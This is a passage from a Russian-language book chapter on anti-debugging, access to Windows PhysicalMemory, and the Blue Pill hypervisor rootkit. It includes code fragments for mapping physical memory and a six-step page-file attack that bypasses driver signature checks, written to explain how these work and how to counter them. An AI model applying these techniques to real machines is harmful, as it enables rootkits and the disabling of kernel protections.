    xor     ax, 9fadh   ; Зашифровываем содержимое регистра ax.
    mov     bx, ax      ; Помещаем его в регистр bx.
    mov     word ptr cs:[jmp_to_dbg],9090h
                        ; "Убиваем" условный переход, ведущий к подложной ветке
                        ; (под отладчиком обработчик int 01h не получит
                        ; управления и переход не будет убит).
    iret                ; Выходим из обработчика прерывания.

crypted_begin:

    //
    ...                 ; Зашифрованный код/данные.
    //

crypted_end:
```

Можно ли это взломать? Если честно, то данный пример ломается без особого напряжения и с минимумом усилий. Достаточно просто установить аппаратную точку останова на `crypted_begin` и дождаться завершения распаковки, после чего снять дамп и превратить его в exe-файл, который уже можно отлаживать обычным путем. Чтобы не дать себя обмануть, защита должна использовать множество вложенных расшифровщиков или бороться с отладчиком иным путем (например, убивать его через доступ к физической памяти, о чем мы поговорим в следующем разделе.

Главное достоинство описанного приема в том, что он хорошо работает под всей линейкой Windows (как Windows 9*x*, так и Windows NT) и маловероятно, чтобы в последующих версиях что-нибудь изменилось.

Антиотладочные примеры, основанные на доступе к физической памяти

В MS-DOS код отладчика и системные данные (например, таблица векторов прерываний) находились в одном адресном пространстве с отлаживаемой программой, что открывало большой простор для методов борьбы. Можно было просканировать память и убить отладчик, или просто задействовать отладочные векторы (`int 01h` и `int 03h`) под нужды защитного механизма, положив туда что-то полезное (скажем, ключ расшифровки), а через некоторое время считать его обратно. Если никакого отладчика нет или же он неактивен, то искажение отладочных векторов не нарушает работоспособности операционной системы. А вот под отладчиком все будет иначе. Скорее всего, произойдет тотальный крах, поскольку при генерации трассировочного прерывания или достижении точки останова, управление будет передано в "космос" (вектор ведь искажен!). Если же отладчик принудительно восстановит векторы, тогда вместо сохраненных данных защищенная программа прочитает уже не ключ расшифровки, а нечто совершенно иное! Теоретически, на процессорах 386+ отладчик может контролировать доступ к отладочным векторам и эмулировать операции чтения/записи, не производя их на самом деле. Но это потребует двух аппаратных точек останова. При этом в процессорах в x86 аппаратных точек останова всего четыре, да и тех постоянно не хватает, так что разбрасываться ими не резон.

Операционная система Windows использует раздельные адресные пространства и виртуальную память, а это значит, что отлаживаемое приложение не может "дотянуться" ни до отладчика, ни до векторов прерываний. Можно, конечно, написать драйвер (как известно, драйвер может все

или практически все), но о сопутствующих проблемах мы уже говорили. Написание драйверов требует высокой квалификации, к тому же в силу их крошечного размера, драйверы очень просто ломать, а написать сложный драйвер практически нереально — его "пуско-наладка" займет всю оставшуюся жизнь.

В операционных системах семейства Windows NT имеется специальное псевдоустройство `PhysicalMemory`, предоставляющее доступ к физической памяти на чтение/запись. Это действительно физическая память, причем еще до виртуальной трансляции и в ней есть все то, что находится в памяти компьютера на данный момент. Страниц, выгруженных на диск в файл подкачки, там нет, но они нам и не нужны. Нам нужен код и данные операционной системы.

При наличии прав администратора мы можем не только читать `PhysicalMemory` но и писать туда. Да-да! Вы не ослышались, и это не опечатка! С прикладного уровня можно проникнуть в святая святых операционной системы, свободно модифицируя код, исполняющийся на привилегированном уровне нулевого кольца (ring 0). Это, в свою очередь, значит, что мы фактически имеем ring 0 на прикладном уровне (ring 3)! Любой отладчик может быть уничтожен без проблем, даже если это отладчик-эмулятор. Исключение составляют лишь виртуальные машины наподобие Bochs, но, как мы уже говорили, пытаться отладить Windows-приложение на них несерьезно. Хакер утонет в посторонних потоках и системных вызовах!

Некоторые считают `PhysicalMemory` ужасной дырой в системе безопасности. На самом деле здесь нет ничего ненормального. Если у хакера есть права администратора, он может беспрепятственно загружать драйверы, из которых можно делать все, что угодно, причем в Windows NT загрузка драйвера не требует перезагрузки. Это значит, что наличие псевдоустройства `PhysicalMemory` никак не отражается на безопасности, а всего лишь делает доступ к физической памяти более комфортным и удобным. В UNIX (модель безопасности которой вырабатывалась годами) издавна существуют псевдоустройства `/dev/mem` и `/dev/kmem`, предоставляющие доступ к физической памяти до и после трансляции, но никто не собирается их критиковать. Эта функция нужна многим системным программам и самой операционной системе. Если ее изъять, то программисты начнут писать свои драйверы, предоставляющие доступ к физической памяти, и тогда начнется полный разброд, поскольку в таких драйверах отнюдь не исключены всякого рода ошибки. Разработчик драйвера может забыть о проверке уровня привилегий и давать доступ не только администраторам, а всем пользователям системы, что будет нехорошо. Тем не менее, Microsoft все-таки пошла на довольно-таки спорный шаг, и в Windows 2003 Server с установленным Service Pack 1 доступа к `PhysicalMemory` уже не имеет ни администратор, ни даже учетная запись `System` (см. статью *"Changes to Functionality in Microsoft Windows Server 2003 Service Pack 1 Device\PhysicalMemory Object"* на сайте Microsoft: **http://www.microsoft.com/technet/prodtechnol/windowsserver2003/library/BookofSP1/e0f862a3-cf16-4a48-bea5-f2004d12ce35.mspx**).

Тем не менее, на всех остальных системах данный прием работает вполне нормально, поэтому не стоит списывать его со счетов.

Давайте возьмем утилиту `objdir` из пакета Windows NT DDK и запустим ее с параметром `\Device` (просмотр устройств и псевдоустройств, установленных в системе). Вывод этой утилиты будет выглядеть примерно так, как показано в листинге 36.4.

Листинг 36.4. Просмотр списка установленных псевдоустройств утилитой objdir

```
$objdir \Device
...
ParallelVdm0            Device
ParTechInc0             Device
ParTechInc1             Device
ParTechInc2             Device
PfModNT                 Device
PhysicalMemory          Section
PointerClass0           Device
```

```
Processor              Device
RasAcd                 Device
RawCdRom               Device
```

Как видите, `PhysicalMemory` — это не совсем устройство, точнее совсем не устройство (Device), а секция (Section), для работы с которой следует использовать функцию `NtOpenSection`. Пример простейшей реализации такого вызова приведен в листинге 36.5.

Листинг 36.5. Открытие псевдоустройства PhysicalMemory

```
// Различные переменные
NTSTATUS ntS; HANDLE Section; OBJECT_ATTRIBUTES ObAttributes;
INIT_UNICODE(ObString, L"\\Device\\PhysicalMemory");

// Инициализация атрибутов
InitializeObjectAttributes(&ObAttributes, &ObString,
                           OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE, NULL, NULL);

// Открытие секции PhysicalMemory
ntS = NtOpenSection(&Section, SECTION_MAP_READ|SECTION_MAP_WRITE, &ObAttributes);
```

Возможно, мы захотим предоставить доступ к псевдоустройству `PhysicalMemory` не только администратору, но и всем остальным пользователям. Для этого необходимо изменить права. Естественно, делать это может только администратор, зато потом к физической памяти получат доступ все, кому не лень. Многие вирусы и руткиты именно так и поступают. Они прописывают себя в автозагрузке (или любым другим путем закрепляются в системе) и ждут, пока пользователь хотя бы разочек не зайдет в систему как администратор. После этого вирусы меняют права на `PhysicalMemory` и дальше работают уже из-под учетной записи пользователя. Легальные программы, в частности защитные механизмы, зачастую поступают так же. Требуя загрузки от имени администратора лишь на стадии установки, они, тем не менее, успевают за это время существенно ослабить безопасность системы. Ну что тут можно сказать? Никогда не устанавливайте на компьютер программ, которым не вполне доверяете. Рассмотрим, какие шаги необходимо предпринять для изменения атрибутов доступа.

- Открываем `\Device\PhysicalMemory`, используя функцию `NtOpenSection`, получаем дескриптор.
- Извлекаем из него дескриптор безопасности (security descriptor) путем вызова функции `GetSecurityInfo`.
- Добавляем права на чтение/запись в список контроля доступа (Access Control List, ACL) с помощью функции `SetEntriesInAcl`.
- Обновляем дескриптор безопасности посредством вызова `SetSecurityInfo`.
- Закрываем дескриптор, возвращенный функцией `NtOpenSection`.

Теперь физическую память можно читать и выполнять туда запись. Для этого секцию `PhysicalMemory` нужно спроецировать на виртуальное адресное пространство, вызвав функцию Native API `NtMapViewOfSection`. В листинге 36.6 показано, как этого добиться.

Листинг 36.6. Проецирование физической памяти на виртуальное адресное пространство

```
// Переменные-аргументы
HANDLE Section    = xxx   ; // ← Входной параметр дескриптор секции
PVOID vAddress    = xxx   ; // ← Входной параметр виртуальный адрес куда проецировать
DWORD Size        = xxx   ; // ← Количество байт для проецирования от начала секции

// Прочие переменные, инициализированные программой
```

```
PHYSICAL_ADDRESS pAddress; NTSTATUS ntS; DWORD MappedSize; PVOID MappedAddress=NULL;

// ВНИМАНИЕ! ФУНКЦИИ __GetPhysicalAddress НЕ СУЩЕСТУЕТ В ПРИРОДЕ!
// ОНА ДАНА ЧИСТО УСЛОВНО. ДАЛЕЕ ПО ТЕКСТУ БУДЕТ ОБЪЯСНЕНО ПОЧЕМУ.
pAddress = __GetPhysicalAddress((PVOID) vAddress);

// Проецируем секцию PhysicalMemory на виртуальное адресное пространство.
ntS = NtMapViewOfSection(Section, (HANDLE) -1, &MappedAddress, 0L, Size,
                         &pAddress, &MappedSize, 1, 0, PAGE_READONLY);
```

Единственная проблема — это трансляция адресов (перевод физических адресов в виртуальные и наоборот). Windows NT предоставляет доступ только к физической памяти до трансляции. Поскольку физическая память используется как кэш, то одни и те же физические страницы в разное время могут отображаться на различные виртуальные адреса многих адресных пространств. "Официально" трансляцией занимается функция `MmGetPhysicalAddress`, доступная только на уровне ядра, что прикладных программистов, естественно, не устраивает. Тем не менее, ситуация вовсе не так безнадежна, как это кажется на первый взгляд.

Для большинства задач искать соответствие между физическими и виртуальными адресами вообще не требуется! Ведь существуют же сигнатуры! Достаточно создать банк сигнатур всех популярных отладчиков, после чего их обнаружение перестанет быть проблемой. При этом большинство служебных структур типа таблицы дескрипторов прерываний (IDT) вообще работают с физическими адресами. Найти их путем сканирования `PhysicalMemory` — не проблема. После этого останется только хакнуть прерывания `int 01h` и `int 03h` (или их обработчики). Прием, конечно, грубый и убивающий любые отладчики независимо от того, отлаживают они нашу программу или нет. Правильные программисты так не поступают! Защитные механизмы не должны, просто не имеют морального (и отчасти даже юридического) права мешать отладке посторонних программ, но, тем не менее, зачастую они все-таки мешают.

> ***Примечание***
>
> Сказанное здесь следует воспринимать не как руководство к действию, а как пособие по "ремонту" чужих защит. О взломе в данном случае никто и не говорит. Почему легальный пользователь защищенной программы, заплативший за нее деньги, не может держать на своем компьютере SoftICE? Почему он должен каждый раз перезагружать компьютер для работы с защищенной программой?!

В некоторых случаях, например, для борьбы с отладчиками прикладного уровня, выполнять трансляцию адресов все-таки необходимо. Это не так-то просто сделать! Статья "*Playing with Windows /dev/(k)mem*" (**http://www.phrack.org/issues.html?issue=59&id=16#article**) дает некоторые зацепки, частично решающие проблемы, но до полной победы еще далеко.

Проще всего транслируются адреса из диапазона `80000000h:A0000000h`. Перевод виртуального адреса в физический осуществляется путем наложения маски `1FFFF000h`, однако начиная с адреса `877EF000h` это правило срабатывает не всегда. Адреса, меньшие `80000000h` и большие `A0000000h`, уже не могут быть транслированы таким путем, хотя с некоторой вероятностью маска `FFFF000h` все-таки срабатывает. Простейший вариант реализации функции `__GetPhysicalAddress` выглядит так, как показано в листинге 36.7.

Листинг 36.7. Простейший, но ненадежный алгоритм трансляции адресов

```
PHYSICAL_MEMORY MyGetPhysicalAddress(void *BaseAddress)
{
        if (BaseAddress < 0x80000000 || BaseAddress >= 0xA0000000)
        {
            return(BaseAddress & 0xFFFF000);
        }

        return(BaseAddress & 0x1FFFF000);
}
```

Этот алгоритм можно встретить в некоторых вирусах и руткитах (когда вы столкнетесь с ним при дизассемблировании, вы будете знать, что это такое), однако в легальных программах (особенно коммерческих!) его использование категорически недопустимо. Поэтому необходимо либо все-таки писать свой драйвер, вызывающий `MmGetPhysicalAddress` из режима ядра, либо, воспользовавшись тем фактом, что адреса из диапазона `80000000h: 877EF000h` транслируются однозначно, внедрить в операционную систему специальный "жучок". Фактически, при этом подходе хакер создает в системе собственный call-gate, позволяющий вызывать ядерные функции с прикладного уровня.

> ***Примечание***
>
> Один из вариантов реализации этого "жучка" приведен в ранее упомянутой статье "*Playing with Windows /dev/(k)mem"*, однако он не свободен от ошибок. Так, на многопроцессорных машинах (которыми, в частности, являются все машины с материнской платой и процессором Pentium-4 с технологией HyperThreading, не говоря уже о многоядерных AMD), возможны "синие экраны смерти", которые опять-таки недопустимы.

Означает ли это, что данный антиотладочный прием полностью бесполезен? Вовсе нет! Трудности создания устойчивой и надежно работающей программы на его основе носят технический характер и вполне преодолимы. Если не трогать трансляцию, то никаких проблем вообще не возникает!

Как работает Win2K/XP SDT Restore

Хорошим примером использования доступа к физической памяти "честными" программами является утилита SDT Restore, копию которой можно бесплатно скачать с **http://www.security.org.sg/code/sdtrestore.html**. Как и следует из ее названия, она занимается тем, что восстанавливает таблицу дескрипторов сервисов (Service Description Table, SDT), содержащую указатели на системные вызовы, которые могут быть перехвачены злоумышленником для сокрытия своего присутствия в системе. Многие руткиты так и делают. Они подменяют оригинальные вызовы на свои, и система теряет способность обнаруживать создаваемые ими файлы, процессы, сетевые соединения и т. д.

В MS-DOS для борьбы со Stealth-вирусами обычно прибегали к системной дискете, но те времена уже давно прошли. Хотя Windows, в принципе, можно загрузить и с лазерного диска (например, Windows PE) или с дополнительного винчестера, такой подход не слишком-то удобен, хотя бы уже потому, что требует перезагрузки, а серверы лучше не перезагружать. Проще (хотя и не столь надежно) восстановить SDT через `PhysicalMemory`. И хотя руткит может легко отследить обращение к секции `PhysicalMemory` (для этого ему достаточно перехватить функцию `NtOpenSection`), распространенные вредоносные программы в большинстве своем этим еще не занимаются, и потому они могут быть легко обезврежены. Во всяком случае пока.

Подробнее о методах маскировки и борьбы можно прочитать в статье *"Hide'n'Seek — Anatomy of Stealth Malware"* (**http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-erdelyi/bh-eu-04-erdelyi-paper.pdf**).

Stealth-технологии в мире Windows

Совершенствование stealth-технологий в конечном счете (в середине 2006 года) привело к созданию руткитов принципиально нового типа, которые практически невозможно обнаружить, а тем более — остановить. Стоит только компьютеру проглотить так называемую "синюю пилюлю", как операционная система погружается в виртуальный мир, полностью контролируемый руткитом. Прежний, реальный, мир перестает существовать. Чтобы увидеть его, необходимо проглотить "красную пилюлю", над созданием которой бьются лучшие хакерские умы, но пока не слишком успешно.

Синяя пилюля и красная пилюля — Windows вязнет в Матрице

Еще до того, как Windows Vista/Server Longhorn успела поступить в продажу, она оказалась немедленно взломана польской исследовательницей Жанной Рутковской (Joanna Rutkowska)[5], выступившей 21 июля 2006 года на конференции SyScan (Сингапур) и двумя неделями позже — на Black Hat (3 августа, США, Лас-Вегас), где она и продемонстрировала руткит нового поколения, получивший название "Blue Pill" ("Синяя пилюля") — явный реверанс в сторону "Матрицы".

Реакция представителей Microsoft оказалась на удивление спокойной: подумаешь, подломали бету! Никто же и не утверждал, что взломать Vista/Longhorn невозможно! Идет нормальный процесс "обкатки" системы, и чем больше ошибок будет выявлено на стадии бета-тестирования, тем меньше их окажется в финальной версии продукта. Однако Vista RC1, выпущенная двумя месяцами позже, не претерпела никаких изменений и по-прежнему оставалась уязвимой. Microsoft проанализировала ситуацию и, вместо того, чтобы ликвидировать дыру, сделала вид, что никакой дыры здесь нет! (См. выступление одного из сотрудников Microsoft: **http://blogs.msdn.com/windowsvistasecurity/archive/2006/08/07/691441.aspx**.)

Мол, с правами администратора (а "Синяя Пилюля" требует их) еще и не такое возможно! А, что, собственно говоря, с ними, возможно?! Загрузить неподписанный драйвер либо каким бы то ни было другим легальным способом проникнуть на уровень ядра — нельзя, что доставляет множество проблем как самим администраторам, так и разработчикам. Во имя ее величества Безопасности с этим можно было бы и смириться, если бы Microsoft действительно заткнула все лазейки. При нынешнем же положении вещей получается, что нас вынуждают поступиться частью свобод и удобств, предлагая в замен… ничего! Где логика?!

Синяя пилюля

"Синяя пилюля" базируется на двух основных концепциях — *обходе цифровой подписи драйверов* (обязательной в редакциях Windows x86-64, начиная с Windows Vista Beta 2 build 5384) и *установке гипервизора* (hypervisor), использующего технологии аппаратной виртуализации AMD Pacifica/Intel Vanderpool, которые позволяют запускать операционную систему на эмуляторе, контролирующем все "интересные" события. В грубом приближении это можно проиллюстрировать на примере процессора 80836, поддерживающего режим "виртуального 8086" (он же V86), что обеспечивает одновременную работу нескольких сеансов MS-DOS. К настоящему времени появился режим "виртуального 386+", причем правильно спроектированный гипервизор[6] не позволяет гостевой системе определить, исполняется она на "живом" процессоре или нет.

Технология обхода цифровой подписи драйверов актуальна только для 64-битных версий Windows (в 32-битных версиях загрузить неподписанный драйвер можно и так), а механизмы аппаратной виртуализации никак не связаны с конкретной ОС и замечательно работают[7] на Linux, BSD, Mac OS и т. д. Любая операционная система, позволяющая хакеру пробиться на уровень ядра, может быть атакована.

Таким образом, "Синяя пилюля" состоит из двух компонентов, лишь один из которых по-настоящему "синий". Он-то и отвечает за погружение операционной системы в виртуальный мир. Другой компонент — независимая "затравка", специально спроектированная для обхода защиты 64-битных версий Windows и забрасывающая (точнее, сбрасывающая) на ядерный уровень любую полезную нагрузку, в роли которой вполне может выступать и обычный руткит.

---

[5] Текст презентации, с которой Жанна Рутковская выступила на конференции Black Hat, а также множество других полезных материалов и утилит можно найти на ее сайте: **http://www.invisiblethings.org**.

[6] Так же называемый Монитором виртуальных машин (Virtual Machine Monitor, VMM).

[7] Разумеется, при поддержке со стороны процессора.

Обход цифровой подписи

Механизм обхода цифровой подписи основан на *модификации файла подкачки на секторном уровне* (назовем его *page-file attack*). Сама атака состоит из шести этапов:

1. Находим в каталоге /WINNT/System32/Drivers редко используемый драйвер (например, NULL.SYS), считываем его содержимое и выделяем уникальную последовательность байт (сигнатуру), позволяющую однозначно отождествить его. Сигнатура должна находиться в ветке `IRP_MJ_DEVICE_CONTROL` процедуры `DeviceDispatcher`, адрес которой легко определить путем дизассемблирования драйвера. При этом сигнатура не имеет права пересекать границы страницы[8], иначе говоря, должно выполняться условие: `(virtual_address_of_signature % 1000h) + sizeof(virtual_address_of_signature) < 1000h`.

2. Запускаем программу "memory-eater", "съедающую" всю доступную память (например, путем вызова API-функции `VirtualAlloc`) и вынуждающую операционную систему интенсивно работать с файлом подкачки, вытесняя в том числе и ядерные компоненты.

   Примечание

   Если параметр реестра `DisablePagingExecutive`, находящийся в ветке реестра `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\MemoryManagement`, равен 1 (по умолчанию 0), ядерные компоненты вытесняться не будут! Изменения вступают в силу только после перезагрузки.

3. Открываем устройство `\\.\C:` (логический диск) или `\\.\PHYSICALDRIVE0` (физический диск) API-функцией `CreateFile` и читаем/пишем на секторном уровне API-функциями `ReadFile` и `WriteFile`, соответственно. Кроме того, можно воспользоваться хорошо документированным интерфейсом SPTI, позволяющим передавать диску SCSI-команды через API-функцию `DeviceIoControl`. За это отвечает IOCTL-код `IOCTL_SCSI_PASS_THROUGH_DIRECT` (`4D014h`). Операционная система автоматически транслирует псевдокоманды SCSI команды в native-команды конкретного накопителя (например, IDE HDD). Два недокументированных IOCTL-кода `IOCTL_IDE_PASS_THROUGH` и `SCSIOP_ATA_PASSTHROUGH` позволяют передать IDE-накопителям команды native-ATA, что дает хакеру неограниченную власть над накопителями, одновременно, правда, ухудшая совместимость (что, если на целевом компьютере установлен диск SCSI?). Все только что упомянутые интерфейсы требуют прав администратора, которых у нас может и не быть. Однако ASPI-интерфейс, разработанный компанией Adaptec, не отягощен такими ограничениями! Хотя корректно установленный ASPI-драйвер[9] дает доступ *только* к ATAPI-устройствам (например, CD, DVD), достаточно часто в этот список попадают и жесткие диски. Это означает, что теоретически атаку можно реализовать даже без административных прав. Если ASPI-драйвер на целевой машине не установлен, руткит должен либо установить его самостоятельно (кстати, сам драйвер подписан и бесплатен), либо поискать другие драйверы, установленные приложениями, работающими с HDD-, CD- или DVD-дисками на низком уровне. К числу таких приложений относятся, например, дисковые редакторы, копировщики защищенных дисков, программы для прожига CD/DVD. Многие из таких приложений позволяют манипулировать жесткими дисками, не требуя прав администратора.

   Примечание

   Подробнее обо всем этом можно прочитать в книге Криса Касперски *"Техника защиты компакт-дисков от копирования"*[10].

4. Дожидаемся выгрузки драйвера на диск. Этот момент легко определить эвристическим путем. При исчерпании оперативной памяти, система вытеснит часть страниц, только что выде-

[8] В файле подкачки соседние страницы не всегда оказываются рядом друг с другом.
[9] Кстати говоря, исключенный из штатной поставки Windows много лет тому назад.
[10] Крис Касперски. "Техника защиты компакт-дисков от копирования". — СПб.: БХВ-Петербург, 2004.

ленных функцией `VirtualAlloc`. Объем доступной физической памяти увеличится скачкообразно. Объем доступной памяти можно определить API-функцией `VirtualQuery`. Когда драйвер окажется вытеснен на диск, начинаем прочесывать диск на секторном уровне в поисках ранее обозначенной сигнатуры целевого драйвера.

5. Вычисляем адрес `IRP_MJ_DEVICE_CONTROL` и записываем поверх него внедряемый код, задача которого состоит в отключении проверки цифровой подписи. В дальнейшем это позволит нам беспрепятственно загружать неподписанные драйверы. Как вариант, можно загрузить весь необходимый код на ядерный уровень самостоятельно.
6. Вызываем API-функцию `CreateFile`, передавая ей имя хакнутого драйвера (в данном случае — NULL.SYS). Операционная система тут же считывает модифицированные страницы с диска, вызывает `IRP_MJ_DEVICE_CONTROL`, передавая управление shell-коду. Все остальное — уже дело техники.

Какие контрмеры можно предложить? Самое простое, но не самое умное, что может сделать Microsoft, — это заблокировать выгрузку ядерных компонентов на диск. Это тем более просто, что все необходимые ингредиенты для реализации этого уже имеются. Достаточно только убрать из реестра ключ `DisablePagingExecutive`, пожизненно установив его значение в единицу. В результате мы потеряем некоторое количество физической памяти, зато гарантируем, что никакой драйвер не будет скомпрометирован.

Учитывая, что сама ОС Windows Vista требует не менее 1 Гбайта RAM (а для реальной работы потребуется, как минимум, два), потеря 30-80 Мбайт[11] вряд ли покажется значительной. Однако можно пойти и другим путем, подсчитывая контрольную сумму каждой страницы перед вытеснением ее на диск и проверяя ее при загрузке. Но поскольку контрольные суммы надо где-то хранить (причем не на диске, а в невытесняемой оперативной памяти), мы не получаем никакого выигрыша, впустую расходуя процессорное время. Можно, конечно, шифровать страницы каким-нибудь высокоскоростным криптоалгоритом, храня в памяти всего лишь ключ, случайным образом генерируемый при загрузке, но это уже чересчур. К тому же, существует возможность модификации самого файла ядра операционной системы, отключающая все защитные механизмы и тут же инициирующая перезагрузку, против которой предложенные защитные меры бессильны!

> ***Примечание***
>
> Атака на файл подкачки — это действительно прорыв, который Microsoft закроет не скоро. Важно отметить, что все сказанное относится исключительно к 64-битной версии Windows, поскольку только в ней администраторы лишены прав загружать неподписанные драйверы.

Погружение в виртуальный мир

Механизмы аппаратной виртуализации, известные под кодовым именем Pacifica, реализованы во всех процессорах семейства Athlon 64/Turion 64, выпущенных фирмой AMD после мая 2006 года. Планируется и поддержка виртуализации в Opteron. В соответствии с технологией виртуализации Pacifica (рис. 36.3) при исполнении машинной команды `VMRUN` процессор создает новую защищенную виртуальную машину (Secure Virtual Machine, SVM), управляемую гипервизором и структурой данных VMCB (Virtual Memory Control Block). Но все это — платформы x86-64, интересные нам в меньшей степени, поскольку их рыночная доля крайне мала. AMD не смогла справиться с виртуализацией x86, сославшись на сложность реализации и непригодность этой архитектуры для подобных целей, а вот Intel эту задачу решила, за что ей честь и хвала.

Технология с кодовым именем Vanderpool, воплощенная в процессорах Intel Pentium 4 6x2, Pentium D 9xx, Xeon 7xxx, Core Duo, Core 2 Duo и перекочевавшая туда из Itanium (IA64), где она была известна под именем Silvervale, теперь во избежание путаницы объедена с последней в обезличивающую официальную аббревиатуру VT-X (Virtualization Technology X).

[11] Предварительная оценка Жанны Рутковской.




Рис. 36.3. Технология аппаратной виртуализации Pacifica, реализованная в процессорах AMD Athlon 64 и AMD Turion 64




Рис. 36.4. Технология аппаратной виртуализации Vanderpool/Silvervale, реализованная в процессорах Intel

VT-X существенно отличается от технологии Pacifica, но по сути предоставляет те же самые возможности, а именно — запуск гипервизора, захватывающего контроль над операционной системой и переводящего ее в "гостевой" виртуальный режим, который с точки зрения ОС ничем не отличается от "реального" (рис. 36.4).

Гипервизор, в случае технологии VT-X называемый монитором виртуальных машин (Virtual Machine Monitor, VMM), передает гостевой операционной системе управление и получает его назад при наступлении определенных "интересных" событий, например, при возбуждении аппаратного/программного прерывания, обращения к служебным регистрам процессора и т. д.

Гипервизор не может непосредственно перехватывать API-функции гостевой операционной системы, но способен следить за обращениями к портам ввода/вывода или самостоятельно взаимодействовать с оборудованием в обход ОС. Косвенный перехват API-функций осуществляется путем установки аппаратных точек останова на исполнение (которых, увы, всего четыре) с последующем пресечением попыток гостевой системы "подсмотреть" истинное содержимое регистров `DRx`.

Подробное описание технологии Pacifica содержится в техническом руководстве *"AMD64 Architecture Programmer's Manual Vol. 2: System Programming"*, выложенном в общий доступ на **http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf**.

В отличие от AMD, Intel выпустила отдельный документ, а не стала валить все в одну большую кучу: **ftp://download.intel.com/technology/computing/vptech/C97063-002.pdf**. Хотя без руководства по системному программированию при написании собственного монитора виртуальных машин все равно не обойтись, его основные положения большинству хакеров уже известны. Общий принцип захвата контроля над операционной системой при исполнении машинной команды `VMRUN` показан на рис. 36.5.

Рассмотрим устройство "Синей пилюли", разработанной для процессоров AMD x86-64 (рис. 36.6). Отметим, что на процессорах Intel все будет происходить почти так же, а имеющиеся отличия будут незначительными. Проглотив "Синюю пилюлю" (`CALL bluepill`), ядро передает управление главной функции руткита (условно обозначенной `PROC blue-pill`), которая создает виртуальную машину, подготавливает все необходимые структуры данных и вызывает машинную

команду `VMRUN`[12] (рис. 36.6), устанавливающую гипервизор/VMM, погружающий операционную систему в виртуальный мир и натягивающий на ее глаза "очки", перехватывающие все каналы взаимодействия ОС с "внешним миром" — портами ввода/вывода, служебными регистрами процессора, физической оперативной памятью и т. д.




Рис. 36.5. Исполнение машинной команды `VMRUN` на AMD x86-64 приводит к захвату контроля над операционной системой




Рис. 36.6. Упрощенная блок-схема "Синей пилюли", разработанная Жанной Рутковской

[12] На процессорах Intel это будет команда `VMXON`.

Гипервизор будет "подсовывать" операционной системе только ту информацию, которую ей позволено видеть, надежно скрывая свое присутствие от ее глаз.

Гипервизор/VMM представляет собой достаточно сложную программу, которую не так-то просто написать и еще сложнее отладить. Но работа над ним продолжается, и последние новости о ситуации с "Синей пилюлей" можно найти на сайте **http://bluepillproject.org/**.

Чтобы приблизиться к цели и не повторять уже сделанное, мы можем позаимствовать ядро из готового эмулятора и слегка доработать его для наших хакерских целей, дописав сравнительно небольшую порцию кода. Естественно, это должен быть эмулятор, распространяющийся в открытых исходных текстах на бесплатной основе. Например, это может быть XEN, поддерживающий обе архитектуры (Pacifica + Vanderpool одновременно) и абстрагирующий нас от конкретных аппаратных особенностей, хотя и не избавляющий от необходимости реализации отдельных версий руткита для различных платформ. Архив с исходными текстами третьей версии XEN (текущей стабильной версии на данный момент) можно скачать с **http://www.cl.cam.ac.uk/Research/SRG/netos/xen/downloads/xen-3.0-testing-src.tgz**, а сам сайт находится по адресу: **http://www.cl.cam.ac.uk/Research/SRG/netos/xen**.

